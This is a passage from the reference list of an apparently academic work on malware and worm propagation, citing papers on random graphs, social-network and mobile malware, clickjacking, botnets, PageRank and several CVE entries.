[56] P. Erdos and A. Renyi, "On random graphs I," *Publicationes Mathematicae (Debrecen) Journal*, vol. 6, p. 290, 1959.

[57] M. D. Penrose *et al.*, "Connectivity of soft random geometric graphs," *Journal of the Annals of Applied Probability*, vol. 26, pp. 986–1028, April 2016.

[58] M. Haenggi, J. G. Andrews, F. Baccelli, O. Dousse, and M. Franceschetti, "Stochastic geometry and random graphs for the analysis and design of wireless networks," *IEEE Journal on Selected Areas in Communications*, vol. 27, pp. 1029–1046, September 2009.

[59] Y. Wang, S. Wen, Y. Xiang, and W. Zhou, "Modeling the propagation of worms in networks: A survey," *IEEE Journal of Communications Surveys Tutorials*, vol. 16, pp. 942–960, February 2014.

[60] M. Bailey, E. Cooke, F. Jahanian, and D. Watson, "The Blaster worm: Then and now," *IEEE Security Privacy Magazine*, vol. 3, pp. 26–31, July 2005.

[61] D. Moore, V. Paxson, S. Savage, C. Shannon, S. Staniford, and N. Weaver, "The Spread of the Sapphire/Slammer Worm," tech. rep., CAIDA, ICSI, Silicon Defense, UC Berkeley EECS and UC San Diego CSE, January 2003.

[62] D. Batchelder, J. Blackbird, and P. Henry, "Microsoft Security Intelligence Report," tech. rep., Microsoft, June 2014.

[63] M. Cova, C. Leita, O. Thonnard, A. Keromytis, and M. Dacier, *An analysis of rogue AV campaigns*, vol. 6307 of *Lecture Notes in Computer Science*, pp. 442–463. Springer Berlin Heidelberg, 2010.

[64] M. Christodorescu and S. Jha, "Static analysis of executables to detect malicious patterns," in *Proceedings of the 12th Conference on USENIX Security Symposium*, SSYM'03, (Berkeley, CA, USA), pp. 12–12, USENIX Association, August 2003.

[65] C. C. Zou, W. Gong, and D. Towsley, "Code red worm propagation modeling and analysis," in *Proceedings of the 9th ACM Conference on Computer and Communications Security*, CCS '02, (New York, NY, USA), pp. 138–147, ACM, November 2002.

[66] C. C. Zou, L. Gao, W. Gong, and D. Towsley, "Monitoring and early warning for internet worms," in *Proceedings of the 10th ACM Conference on Computer and Com-*

*munications Security*, CCS '03, (New York, NY, USA), pp. 190–199, ACM, October 2003.

[67] Z. Chen and C. Ji, "Measuring network-aware worm spreading ability," in *Proceedings of the 26th IEEE International Conference on Computer Communications, Joint Conference of the IEEE Computer and Communications Societies*, pp. 116–124, May 2007.

[68] C. Zou, D. Towsley, W. Gong, and S. Cai, "Routing worm: a fast, selective attack worm based on ip address information," in *Proceedings of the 2005 Workshop on Principles of Advanced and Distributed Simulation*, pp. 199–206, June 2005.

[69] S. Staniford, V. Paxson, and N. Weaver, "How to own the internet in your spare time," in *Proceedings of the 11th USENIX Security Symposium*, (Berkeley, CA, USA), pp. 149–167, USENIX Association, June 2002.

[70] J. Baltazar, "Koobface propagates via torrent P2P file sharing @ONLINE." `http://goo.gl/4yyNYH`, August 2011.

[71] R. Thommes and M. Coates, "Epidemiological modelling of peer-to-peer viruses and pollution," in *Proceedings of the 25th IEEE International Conference on Computer Communications*, pp. 1–12, April 2006.

[72] J. Liang, R. Kumar, Y. Xi, and K. Ross, "Pollution in P2P file sharing systems," in *Proceedings of the IEEE 24th Annual Joint Conference of the IEEE Computer and Communications Societies*, vol. 2, pp. 1174–1185 vol. 2, March 2005.

[73] N. Provos, D. McNamee, P. Mavrommatis, K. Wang, and N. Modadugu, "The ghost in the browser analysis of web-based malware," in *Proceedings of the First Conference on First Workshop on Hot Topics in Understanding Botnets*, HotBots'07, (Berkeley, CA, USA), pp. 4–4, USENIX Association, October 2007.

[74] Trend Micro, "Spam, scams and other social media threats." `https://goo.gl/e2CAIp`, March 2011.

[75] OWASP, "Open web application security project, owasp top 10 project 2013 @ONLINE," June 2013.

[76] Y. Zhang, Q. Liu, Q. Luo, and X. Wang, "XAS: Cross-API scripting attacks in social ecosystems," *Journal of Science China Information Sciences*, vol. 58, pp. 1–14, September 2015.

[77] Google, "Google vulnerability reward program (vrp) rules @ONLINE." `http://goo.gl/Deo1sN`, January 2015.

[78] InfoSec Institute, "Advanced exploits using XSS shell," January 2014.

[79] P. Hope and B. Walther, *Web security testing cookbook: systematic techniques to find problems fast*. O'Reilly Media, Inc., 1st ed., 2008.

[80] Kaspersky Lab, "Kaspersky lab detects new worms attacking MySpace and Facebook," July 2008.

[81] S. Nagaraja, A. Houmansadr, P. Piyawongwisal, V. Singh, P. Agarwal, and N. Borisov, "Stegobot: A covert social network botnet," in *Proceedings of the 13th International Conference on Information Hiding*, IH'11, (Berlin, Heidelberg), pp. 299–313, Springer-Verlag, May 2011.

[82] A. Compagno, M. Conti, D. Lain, G. Lovisotto, and L. V. Mancini, "Boten ELISA: A novel approach for botnet C&C in online social networks," in *Proceedings of 2015 IEEE Conference on Communications and Network Security (CNS)*, pp. 74–82, September 2015.

[83] N. Alon, R. Yuster, and U. Zwick, "Finding and counting given length cycles," *Algorithmica Journal*, vol. 17, pp. 209–223, May 1997.

[84] M. Faghani and U. Nguyen, "A study of clickjacking worm propagation in online social networks," in *Proceedings of 2014 IEEE 15th International Conference on Information Reuse and Integration (IRI)*, pp. 68–73, August 2014.

[85] F. Sun, L. Xu, and Z. Su, *Client-side detection of XSS wrms by monitoring payload propagation*, vol. 5789 of *Lecture Notes in Computer Science*, pp. 539–554. Springer Berlin Heidelberg, 2009.

[86] E. Kartaltepe, J. Morales, S. Xu, and R. Sandhu, *Social network based botnet Command-and-Control: emerging threats and countermeasures*, vol. 6123 of *Lecture Notes in Computer Science*, pp. 511–528. Springer Berlin Heidelberg, 2010.

[87] Q. Cao, X. Yang, J. Yu, and C. Palow, "Uncovering large groups of active malicious accounts in online social networks," in *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, CCS '14, (New York, NY, USA), pp. 477–488, ACM, November 2014.

[88] M. Egele, G. Stringhini, C. Kruegel, and G. Vigna, "Towards detecting compromised accounts on social networks," *IEEE Transactions Journal on Dependable and Secure Computing*, vol. PP, pp. 1–1, September 2015.

[89] G. Stringhini, P. Mourlanne, G. Jacob, M. Egele, C. Kruegel, and G. Vigna, "Evilcohort: Detecting communities of malicious accounts on online services," in *Proceedings of the 24th USENIX Conference on Security Symposium*, SEC'15, (Berkeley, CA, USA), pp. 563–578, USENIX Association, August 2015.

[90] M. S. Rahman, T.-K. Huang, H. V. Madhyastha, and M. Faloutsos, "Efficient and scalable socware detection in online social networks," in *Proceedings of the 21st USENIX Conference on Security Symposium*, Security'12, (Berkeley, CA, USA), pp. 32–32, USENIX Association, August 2012.

[91] G. Stringhini, C. Kruegel, and G. Vigna, "Detecting spammers on social networks," in *Proceedings of the 26th Annual Computer Security Applications Conference*, ACSAC '10, (New York, NY, USA), pp. 1–9, ACM, December 2010.

[92] D. Yu, A. Chander, N. Islam, and I. Serikov, "Javascript instrumentation for browser security," in *Proceedings of the 34th Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL '07, (New York, NY, USA), pp. 237–249, ACM, January 2007.

[93] A. K. Sood, S. Zeadally, and R. Bansal, "Exploiting trust: Stealthy attacks through socioware and insider threats," *IEEE Systems Journal*, vol. PP, pp. 1–12, February 2015.

[94] N. P. Nguyen, G. Yan, M. T. Thai, and S. Eidenbenz, "Containment of misinformation spread in online social networks," in *Proceedings of the 4th Annual ACM Web Science Conference*, WebSci '12, (New York, NY, USA), pp. 213–222, ACM, June 2012.

[95] G. Rydstedt, E. Bursztein, D. Boneh, and C. Jackson, "Busting frame busting: a study of clickjacking vulnerabilities at popular sites," in *Proceedings of the IEEE Web 2.0 Security and Privacy (W2SP 2010)*, June 2010.

[96] M. Niemietz, "UI redressing: Attacks and countermeasures revisited," in *Proceedings of CONFidence Conference*, May 2011.

[97] M. Johns and S. Lekies, "Tamper-resistant likejacking protection," in *Proceedings of the 16th International Symposium on Research in Attacks, Intrusions, and Defenses*,

RAID 2013, (New York, NY, USA), pp. 265–285, Springer-Verlag New York, Inc., October 2013.

[98] U. U. Rehman, W. A. Khan, N. A. Saqib, and M. Kaleem, "On detection and prevention of clickjacking attack for osns," in *Proceedings of the 11th International Conference on Frontiers of Information Technology*, pp. 160–165, December 2013.

[99] Facebook, "ESET and Facebook partner to combat malware." `https://goo.gl/rWDIUw`, December 2014.

[100] Facebook, "Protecting millions from malware with cleanup tools." `https://goo.gl/sJwnrY`, June 2015.

[101] Facebook, "Working together to keep you secure." `https://goo.gl/XFkom4`, April 2009.

[102] Facebook, "Better security through software." `https://goo.gl/4XoYL3`, January 2012.

[103] IDC Research, "Smartphone os market share, 2016 Q2." https://goo.gl/JqJEU8, April 2016.

[104] Symantec, "Symantec internet security threat report 2015," tech. rep., Symantec, April 2015.

[105] A. P. Felt, M. Finifter, E. Chin, S. Hanna, and D. Wagner, "A survey of mobile malware in the wild," in *Proceedings of the 1st ACM Workshop on Security and Privacy in Smartphones and Mobile Devices*, SPSM '11, (New York, NY, USA), pp. 3–14, ACM, October 2011.

[106] Y. Zhou and X. Jiang, "Dissecting android malware: Characterization and evolution," in *Proceedings of the 2012 IEEE Symposium on Security and Privacy (SP)*, pp. 95–109, May 2012.

[107] S. Peng, S. Yu, and A. Yang, "Smartphone malware and its propagation modeling: A survey," *IEEE Journal of Communications Surveys Tutorials*, vol. 16, pp. 925–941, February 2014.

[108] Department of Homeland Security, "Threats to mobile devices using the android operating system." `https://goo.gl/XPtVOY`, August 2013.

[109] A. E. Attar, R. Khatoun, B. Birregah, and M. Lemercier, "Robust clustering methods for detecting smartphone's abnormal behavior," in *Proceedings of the IEEE Wireless Communications and Networking Conference (WCNC)*, pp. 2552–2557, April 2014.

[110] W.-J. Jang, S.-W. Cho, H.-W. Lee, H. ill Ju, and J.-N. Kim, "Rooting attack detection method on the android-based smart phone," in *Proceedings of the International Conference on Computer Science and Network Technology (ICCSNT)*, vol. 1, pp. 477–481, December 2011.

[111] H. Pieterse and M. Olivier, "Android botnets on the rise: Trends and characteristics," in *Proceedings of the 2012 Conference on Information Security for South Africa (ISSA)*, pp. 1–5, August 2012.

[112] CheckPoint Research Team, "More than 1 million google accounts breached by gooligan." https://goo.gl/F48RQU, November 2016.

[113] C. J. Rhodes and M. Nekovee, "The opportunistic transmission of wireless worms between mobile devices," *Physica A: Statistical Mechanics and its Applications Journal*, vol. abs/0802.2685, February 2008.

[114] J. C. Martin, L. L. Burge III, J. I. Gill, A. N. Washington, and M. Alfred, "Modelling the spread of mobile malware," *International Journal of Computer Aided Engineering and Technology*, vol. 2, pp. 3–14, May 2009.

[115] K. Ramachandran and B. Sikdar, "Modeling malware propagation in networks of smart cell phones with spatial dynamics," in *Proceedings of 26th IEEE International Conference on Computer Communications (IEEE INFOCOM 2007)*, pp. 2516–2520, IEEE, May 2007.

[116] V. B. Livshits and W. Cui, "Spectator: Detection and containment of javascript worms.," in *Proceedings of USENIX Annual Technical Conference* (R. Isaacs and Y. Zhou, eds.), pp. 335–348, USENIX Association, July 2008.

[117] M. Newman, *Networks: An Introduction*. New York, NY, USA: Oxford University Press, Inc., 2010.

[118] J. Tang, C. Mascolo, M. Musolesi, and V. Latora, "Exploiting temporal complex network metrics in mobile malware containment," in *Proceedings of the 2011 IEEE International Symposium on a World of Wireless, Mobile and Multimedia Networks*,

WOWMOM '11, (Washington, DC, USA), pp. 1–9, IEEE Computer Society, August 2011.

[119] L. Page, S. Brin, R. Motwani, and T. Winograd, "The pagerank citation ranking: Bringing order to the web," in *Proceedings of the 7th International World Wide Web Conference*, (Brisbane, Australia), pp. 161–172, October 1998.

[120] J. Heidemann, M. Klier, and F. Probst, "Identifying key users in online social networks: A pagerank based approach," in *Proceeding of the 31st International Information System Conference*, November 2010.

[121] A. Arasu, J. Novak, A. Tomkins, and J. Tomlin, "PageRank computation and the structure of the Web: Experiments and algorithms," in *Proceedings of the Eleventh International World Wide*, September 2002.

[122] P. M. Pardalos and J. Xue, "The maximum clique problem," *Journal of Global Optimization*, vol. 4, pp. 301–328, April 1994.

[123] S. Tsukiyama, M. Ide, H. Ariyoshi, and I. Shirakawa, "A new algorithm for generating all the maximal independent sets," *SIAM Journal on Computing*, vol. 6, pp. 505–517, August 1977.

[124] J. Park, "Basic graph algorithms." `https://goo.gl/64Hgpu`, June 2015.

[125] U. Kang, S. Papadimitriou, J. Sun, and H. Tong, "Centralities in large networks: Algorithms and observations," in *Proceedings of the 2011 SIAM International Conference on Data Mining*, pp. 119–130, SIAM, May 2011.

[126] P. Sargolzaei and F. Soleymani, "PageRank problem, survey and future research directions," in *Proceedings of International Mathematical Forum*, vol. 5, pp. 937–956, May 2010.

[127] A. Ganesh, L. Massoulie, and D. Towsley, "The effect of network topology on the spread of epidemics," in *Proceedings of 24th IEEE Annual Joint Conference of the IEEE Computer and Communications Societies*, vol. 2, pp. 1455–1466, March 2005.

[128] Y. Wang, D. Chakrabarti, C. Wang, and C. Faloutsos, "Epidemic spreading in real networks: an eigenvalue viewpoint," in *Proceedingss of 22nd International Symposium on Reliable Distributed Systems*, pp. 25–34, October 2003.

[129] J. Marpaung, M. Sain, and H.-J. Lee, "Survey on malware evasion techniques: State of the art and challenges," in *Proceedings of the 14th International Conference on Advanced Communication Technology (ICACT)*, pp. 744–749, February 2012.

[130] N. Thamsirarak, T. Seethongchuen, and P. Ratanaworabhan, "A case for malware that make antivirus irrelevant," in *Proceedings of the 12th International Conference on Electrical Engineering/Electronics, Computer, Telecommunications and Information Technology (ECTI-CON)*, pp. 1–6, June 2015.

[131] Y. Ye, D. Wang, T. Li, D. Ye, and Q. Jiang, "An intelligent PE-malware detection system based on association mining," *Journal in Computer Virology*, vol. 4, pp. 323–334, October 2008.

[132] AV-Test Lab, "Anti-Virus outbreak response testing and impact." `https://goo.gl/sNaEiX`, January 2004.

[133] P. Porras, H. Saidi, and V. Yegneswaran, "Conficker C analysis," tech. rep., SRI International, June 2009.

[134] Microsoft, "Conficker worm: Help protect windows from Conficker." `https://goo.gl/3T3Du8`, February 2010.

[135] Sophos Labs, "Mal/Conficker-A." `https://goo.gl/yQiFnx`, October 2011.

[136] Sophos Labs, "Virus threat protection." `https://goo.gl/EEkDha`, December 2015.

[137] F. Howard and O. Komili, "Poisoned search results: How hackers have automated search engine poisoning attacks to distribute malware," tech. rep., Sophos Labs, 2010.

[138] B. Stone-Gross, R. Abman, R. A. Kemmerer, C. Kruegel, D. G. Steigerwald, and G. Vigna, "The underground economy of fake antivirus software," in *Economics of Information Security and Privacy III*, pp. 55–78, Springer, July 2013.

[139] K. Pearson, "Note on regression and inheritance in the case of two parents," *Journal of the Royal Society of London*, pp. 240–242, January 1895.

[140] C. Anthe, P. Charzan, and E. Florio, "Microsoft security intelligence report," April 2015.

[141] Facebook Inc., "Facebook reports third quarter 2012 results." `http://investor.fb.com/`, November 2012.

[142] Y. Boshmaf, I. Muslukhov, K. Beznosov, and M. Ripeanu, "The socialbot network: When bots socialize for fame and money," in *Proceedings of the 27th Annual Computer Security Applications Conference*, ACSAC '11, (New York, NY, USA), pp. 93–102, ACM, December 2011.

[143] M. Lange, S. Liebergeld, A. Lackorzynski, A. Warg, and M. Peter, "L4android: A generic operating system framework for secure smartphones," in *Proceedings of the 1st ACM Workshop on Security and Privacy in Smartphones and Mobile Devices*, SPSM '11, (New York, NY, USA), pp. 39–50, ACM, October 2011.

[144] N. Bergman, "Abusing webview javascript bridges." `http://bit.ly/1rB6DEO`, December 2012.

[145] J. Hua and K. Sakurai, "A SMS-based mobile botnet using flooding algorithm," in *Proceedings of the 5th IFIP WG 11.2 International Conference on Information Security Theory and Practice: Security and Privacy of Mobile Devices in Wireless Communication*, WISTP'11, (Berlin, Heidelberg), pp. 264–279, Springer-Verlag, July 2011.

[146] M. J. Newman, "Power laws, pareto distributions and zipf's law," *Journal on Contemporary Physics*, vol. 46, pp. 323–351, November 2005.

[147] R. Ihaka and R. Gentleman, "R: a language for data analysis and graphics," *Journal of computational and graphical statistics*, vol. 5, pp. 299–314, May 1996.

[148] V. Batagelj and A. Mrvar, "Pajek-program for large network analysis," *Journal of Connections*, vol. 21, pp. 47–57, May 1998.

[149] J. Kleinfeld, "Could it be a big world after all? the six degrees of separation myth," *Journal of Society*, vol. 12, pp. 5–2, April 2002.

[150] Sysomos, "Six degrees of separation." `http://goo.gl/IXLO`, April 2010.

[151] M. J. Newman, "Mixing patterns in networks," *Physical Review E Journal*, vol. 67, p. 026126, February 2003.

[152] W. Lee and X. Wu, "Cross-platform mobile malware, write once, run everywhere," tech. rep., Sophos, October 2015.

[153] S. M. Ross, *Introduction to Probability Models, Eleventh Edition*. Orlando, FL, USA: Academic Press, Inc., 2014.

[154] L. Devroye, "Generating the maximum of independent identically distributed random variables," *Journal of Computers & Mathematics with Applications*, vol. 6, pp. 305–315, November 1980.

[155] National Vulnerability Database, "CVE-2012-6636." `https://goo.gl/Q6xdfK`, June 2016.

[156] T. Luo, H. Hao, W. Du, Y. Wang, and H. Yin, "Attacks on webview in the android system," in *Proceedings of the 27th Annual Computer Security Applications Conference*, ACSAC '11, (New York, NY, USA), pp. 343–352, ACM, December 2011.

[157] HumHub, "A flexible open source social network kit." `https://goo.gl/Ehp5G5`, February 2017.

[158] Android, "Android emulator." `http://goo.gl/1jSbT`, February 2017.

[159] Rapid7, "Metasploit framework." `http://goo.gl/6mAi89`, February 2017.

[160] D. R. Thomas, A. R. Beresford, T. Coudray, T. Sutcliffe, and A. Taylor, *The Lifetime of Android API Vulnerabilities: Case Study on the JavaScript-to-Java Interface*, pp. 126–138. Cham: Springer International Publishing, March 2015.

[161] J. Hubbard, K. Weimer, and Y. Chen, "A study of SSL Proxy attacks on Android and iOS mobile applications," in *Proceedings of the IEEE 11th Consumer Communications and Networking Conference (CCNC)*, pp. 86–91, January 2014.

[162] D. Dredge, "Don't click on that porn video shared by a Facebook friend: it may be malware." `http://goo.gl/y15gQt`, February 2015.

[163] Y. Gu, A. McCallum, and D. Towsley, "Detecting anomalies in network traffic using maximum entropy estimation," in *Proceedings of the 5th ACM SIGCOMM Conference on Internet Measurement*, IMC '05, (Berkeley, CA, USA), pp. 32–32, USENIX Association, October 2005.

[164] Facebook, "Facebook terms of service." `goo.gl/uHywjH`, February 2017.

[165] Twitter, "Twitter terms of service." `https://goo.gl/3PfjgO`, February 2017.

[166] N. Immorlica, K. Jain, M. Mahdian, and K. Talwar, *Click Fraud Resistant Methods for Learning Click-Through Rates*, pp. 34–45. Berlin, Heidelberg: Springer Berlin Heidelberg, December 2005.

[167] S. Rauti and V. Leppänen, "Browser extension-based man-in-the-browser attacks against ajax applications with countermeasures," in *Proceedings of the 13th International Conference on Computer Systems and Technologies*, CompSysTech '12, (New York, NY, USA), pp. 251–258, ACM, June 2012.

[168] V. Djeric and A. Goel, "Securing script-based extensibility in web browsers," in *Proceedings of the 19th USENIX Conference on Security*, USENIX Security'10, (Berkeley, CA, USA), pp. 23–23, USENIX Association, August 2010.

[169] M. Ter Louw, J. S. Lim, and V. N. Venkatakrishnan, "Enhancing web browser security against malware extensions," *Journal in Computer Virology*, vol. 4, pp. 179–195, August 2008.

[170] Microsoft, "Browser extension hijacks facebook profiles." `https://goo.gl/KFYDBc`, May 2013.

[171] National Vulnerability Database, "CVE-2015-3864." `https://goo.gl/Vl0ZBO`, January 2017.

[172] National Vulnerability Database, "CVE-2016-5195." `https://goo.gl/XyOzcc`, October 2016.